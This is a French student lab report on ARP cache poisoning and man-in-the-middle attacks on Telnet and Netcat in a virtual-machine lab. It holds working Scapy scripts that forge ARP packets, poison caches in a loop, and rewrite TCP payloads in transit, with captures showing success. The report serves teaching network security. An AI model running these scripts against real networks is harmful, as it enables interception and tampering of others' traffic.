

Travaux Pratiques de Sécurité Réseau

ARP Cache Poisoning et Attaques Man-In-The-Middle

Nom : Bakouche Mahmoud

Module : Sécurité des Réseaux

Année universitaire : 2025–2026

1 Introduction

Le protocole ARP (Address Resolution Protocol) est un protocole fondamental des réseaux locaux permettant de faire la correspondance entre les adresses IP et les adresses MAC. Toutefois, ARP ne possède aucun mécanisme de sécurité, ce qui le rend vulnérable à diverses attaques.

Ce TP a pour objectif d'explorer l'attaque ARP Cache Poisoning et de démontrer comment elle peut être exploitée pour réaliser une attaque Man-In-The-Middle (MITM) sur des protocoles non sécurisés tels que Telnet et Netcat.

2 Environnement de travail

1. Architecture réseau

Le réseau utilisé dans ce TP est composé de trois machines virtuelles :

- Machine A : Client (victime)
- Machine B : Serveur (victime)
- Machine M : Attaquant

2. Outils utilisés

- Ubuntu 16.04
- Python 3 et Scapy
- Wireshark
- Telnet
- Netcat

2 Tâche 1 : ARP Cache Poisoning

1. Objectif

L'objectif est de modifier la table ARP des machines victimes afin de rediriger le trafic réseau vers la machine attaquante.

2. Méthodes d'attaque

Trois techniques ont été testées :

- ARP Request
- ARP Reply
- Gratuitous ARP

3. Observations

Après l'envoi de paquets ARP forgés, la table ARP de la machine victime est modifiée, ce qui permet à l'attaquant d'intercepter le trafic.

3.4 Captures et analyses

```
#!/usr/bin/python3
from scapy.all import *

IP_A = "172.18.237.220"
IP_B = "172.18.237.51"
MAC_M = "08:00:27:73:7e:9d"

arp = ARP(
    op=1,                # ARP Request
    psrc=IP_B,           # Je prétends être B
    pdst=IP_A,
    hwsrc=MAC_M
)

send(arp)

#!/usr/bin/python3
from scapy.all import *

IP_A = "172.18.237.220"
IP_B = "172.18.237.51"
MAC_M = "08:00:27:73:7e:9d"

arp = ARP(
    op=2,                # ARP Reply
    psrc=IP_B,
    pdst=IP_A,
    hwsrc=MAC_M
)

send(arp)
```

```
mahmoud@VM:~$ arp -n
Address          HWtype  HWaddress          Flags Mask          Iface
172.18.237.133   ether   1e:a3:5b:29:06:25   C                   enp0s3
```

```
mahmoud@VM:~$ arp -n
Address          HWtype  HWaddress          Flags Mask          Iface
172.18.237.51    ether   08:00:27:73:7e:9d   C                   enp0s3
172.18.237.133   ether   1e:a3:5b:29:06:25   C                   enp0s3
172.18.237.189   ether   08:00:27:73:7e:9d   C                   enp0s3
```

```
mahmoud@VM:~$ arp -n
Address          HWtype  HWaddress          Flags Mask          Iface
172.18.237.220   ether   08:00:27:73:7e:9d   C                   enp0s3
172.18.237.189   ether   08:00:27:73:7e:9d   C                   enp0s3
172.18.237.133   ether   1e:a3:5b:29:06:25   C                   enp0s3
```

190	200.231510238	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x08e9, seq=32/81
194	201.255133383	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=33/84
195	202.284636122	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=34/87
202	203.304250512	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=35/89
203	204.334608724	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=36/92
206	205.355323229	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=37/94
207	206.386519854	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=38/97
210	207.432492625	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=39/99
213	208.461217949	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=40/10
216	209.563154658	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=41/10
217	210.571471458	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=42/10
220	211.591357249	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=43/11
221	212.625114104	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=44/11
226	213.643616707	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=45/11
227	214.662440904	172.18.237.220	172.18.237.51	ICMP	98 Echo (ping) request	id=0x68e9, seq=46/11
▶ Frame 213: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0						
▼ Ethernet II, Src: PcsCompu_44:67:02 (08:00:27:44:67:02), Dst: PcsCompu_73:7e:9d (08:00:27:73:7e:9d)						
▶ Destination: PcsCompu_73:7e:9d (08:00:27:73:7e:9d)						
▶ Source: PcsCompu_44:67:02 (08:00:27:44:67:02)						
Type: IPv4 (0x0800)						
▶ Internet Protocol Version 4, Src: 172.18.237.220, Dst: 172.18.237.51						
▶ Internet Control Message Protocol						

FIGURE 3 – Table ARP après l'attaque

3.5 Analyse détaillée

L'attaque ARP Cache Poisoning repose sur l'absence de mécanismes d'authentification dans le protocole ARP. En envoyant des paquets ARP falsifiés, la machine attaquante parvient à associer sa propre adresse MAC aux adresses IP des machines victimes. Les méthodes basées sur ARP Reply et Gratuitous ARP sont particulièrement efficaces, car les machines acceptent et mettent à jour leur cache ARP sans vérifier la légitimité de la réponse. En revanche, l'ARP Request est moins fiable, car il dépend d'une requête préalable de la victime. Cette attaque permet ainsi à l'attaquant d'intercepter le trafic réseau échangé entre les deux machines.

4 Tâche 2 : Attaque MITM sur Telnet

1. Principe de l'attaque

Une fois l'ARP Cache Poisoning réalisé sur les deux machines, l'attaquant devient un intermédiaire transparent capable de lire et modifier les données échangées.

4.2 Activation du routage IP

Le routage IP a été activé temporairement sur la machine attaquante afin de maintenir la communication entre A et B.

```
sudo sysctl net.ipv4.ip_forward=1
```

3. Interception et modification des données

Un script Python utilisant Scapy a été développé pour remplacer chaque caractère saisi par le client Telnet par le caractère 'Z'.

4. Captures et résultats

```
#!/usr/bin/python3
from scapy.all import *

IP_A = "10.239.252.220"
IP_B = "10.239.252.51"
IP_M = "10.239.252.189"

def spoof(pkt):
    if pkt.haslayer(IP) and pkt.haslayer(TCP) and pkt.haslayer(Raw):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
            data = pkt[Raw].load
            newdata = b"Z" * len(data)
            newpkt = IP(src=pkt[IP].src, dst=pkt[IP].dst) / \
                TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
                    seq=pkt[TCP].seq, ack=pkt[TCP].ack,
                    flags=pkt[TCP].flags) / newdata

            send(newpkt, verbose=0)

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
            send(pkt, verbose=0)

sniff(filter="tcp and not host " + IP_M, prn=spoof)

#!/usr/bin/python3
from scapy.all import *
import time

IP_A = "172.18.237.220"
IP_B = "172.18.237.51"
MAC_M = "08:00:27:73:7e:9d"

while True:
    send(ARP(op=2, psrc=IP_B, pdst=IP_A, hwsrc=MAC_M), verbose=0)
    send(ARP(op=2, psrc=IP_A, pdst=IP_B, hwsrc=MAC_M), verbose=0)
    time.sleep(2)
```

```
keybord direct type
mahmoud@VM:~/Desktop$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```

mahmoud@VM:~$ sudo nano /etc/xinetd.d/telnet
mahmoud@VM:~$ sudo nano /etc/xinetd.d/telnet
mahmoud@VM:~$ sudo service xinetd restart
mahmoud@VM:~$ sudo netstat -tulpn | grep :23
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
29156/xinetd
mahmoud@VM:~$ sudo adduser testuser
Adding user `testuser' ...
Adding new group `testuser' (1005) ...
Adding new user `testuser' (1005) with group `testuser' ...
Creating home directory `/home/testuser' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for testuser
Enter the new value, or press ENTER for the default
    Full Name []: mahmoud
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
mahmoud@VM:~$ id testuser
uid=1005(testuser) gid=1005(testuser) groups=1005(testuser)
mahmoud@VM:~$ sudo passwd testuser
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
mahmoud@VM:~$ grep testuser /etc/passwd
testuser:x:1005:1005:mahmoud,,,:/home/testuser:/bin/bash

```

```

mahmoud@VM:~$ telnet 10.239.252.51
Trying 10.239.252.51...
Connected to 10.239.252.51.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: testuser
Password:
Last login: Tue Jan 27 04:20:15 EST 2026 from 10.239.252.220 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

```

556	428.431543751	10.239.252.220	10.239.252.51	TELNET	67 Telnet Data ...
560	428.496623145	10.239.252.51	10.239.252.220	TELNET	67 Telnet Data ...
▶ Frame 556: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_44:67:02 (08:00:27:44:67:02), Dst: PcsCompu_73:7e:9d (08:00:27:73:7e:9d) ▶ Internet Protocol Version 4, Src: 10.239.252.220, Dst: 10.239.252.51 ▶ Transmission Control Protocol, Src Port: 41956, Dst Port: 23, Seq: 124, Ack: 517, Len: 1 ▼ Telnet					
Data: a					
560	428.496623145	10.239.252.51	10.239.252.220	TELNET	67 Telnet Data ...
▶ Frame 560: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_c9:95:a6 (08:00:27:c9:95:a6), Dst: PcsCompu_73:7e:9d (08:00:27:73:7e:9d) ▶ Internet Protocol Version 4, Src: 10.239.252.51, Dst: 10.239.252.220 ▶ Transmission Control Protocol, Src Port: 23, Dst Port: 41956, Seq: 517, Ack: 125, Len: 1 ▼ Telnet					
Data: Z					

Affichage des caractères modifiés

4.5 Analyse

L'attaque Man-In-The-Middle sur Telnet a été rendue possible grâce à l'empoisonnement des caches ARP des deux machines victimes. L'activation du routage IP sur la machine attaquante permet de relayer les paquets afin de maintenir une communication transparente entre le client et le serveur. Telnet étant un protocole non chiffré, les données échangées sont visibles et modifiables en clair. La modification des caractères transmis démontre que l'attaquant peut non seulement intercepter, mais également altérer le contenu des communications sans être détecté par les utilisateurs.

5 Tâche 3 : Attaque MITM sur Netcat

1. Objectif

Modifier les messages échangés via Netcat en remplaçant le prénom de l'utilisateur par une chaîne de caractères de même longueur.

```
#!/usr/bin/python3
from scapy.all import *

IP_A = "172.18.237.220"
IP_B = "172.18.237.51"
IP_M = "172.18.237.189"

PRENOM = b"Mahmoud" # EXACTEMENT ton prénom

def spoof(pkt):
    if pkt.haslayer(IP) and pkt.haslayer(TCP) and pkt.haslayer(Raw):

        # A → B
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
            data = pkt[Raw].load

            if PRENOM in data:
                newdata = data.replace(PRENOM, b"A"*len(PRENOM))
            else:
                newdata = data

            newpkt = IP(src=pkt[IP].src, dst=pkt[IP].dst) / \
                TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
                    seq=pkt[TCP].seq, ack=pkt[TCP].ack,
                    flags=pkt[TCP].flags) / newdata

            send(newpkt, verbose=0)


        # B → A
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
            send(pkt, verbose=0)

sniff(filter="tcp and not host " + IP_M, prn=spoof)]

#!/usr/bin/python3
from scapy.all import *
import time

IP_A = "172.18.237.220"
IP_B = "172.18.237.51"
MAC_M = "08:00:27:73:7e:9d"

while True:
    send(ARP(op=2, psrc=IP_B, pdst=IP_A, hwsrc=MAC_M), verbose=0)
    send(ARP(op=2, psrc=IP_A, pdst=IP_B, hwsrc=MAC_M), verbose=0)
    time.sleep(2)
```



Message modifié reçu par le serveur

5.4 Analyse

Lors de l'attaque MITM sur Netcat, les paquets TCP échangés entre le client et le serveur ont été interceptés et modifiés par la machine attaquante. La modification du message a été réalisée en conservant la longueur originale des données afin d'éviter toute désynchronisation de la connexion TCP. La segmentation TCP a également été prise en compte, car un message peut être divisé en plusieurs paquets. Cette attaque met en évidence la vulnérabilité des communications non sécurisées et l'importance de mécanismes de protection tels que le chiffrement pour garantir l'intégrité des données.

6 Conclusion

Ce TP a permis de mettre en évidence les failles de sécurité du protocole ARP ainsi que les risques liés à l'utilisation de protocoles non sécurisés. Les attaques réalisées démontrent l'importance d'utiliser des mécanismes de protection tels que le chiffrement et l'authentification dans les communications réseau.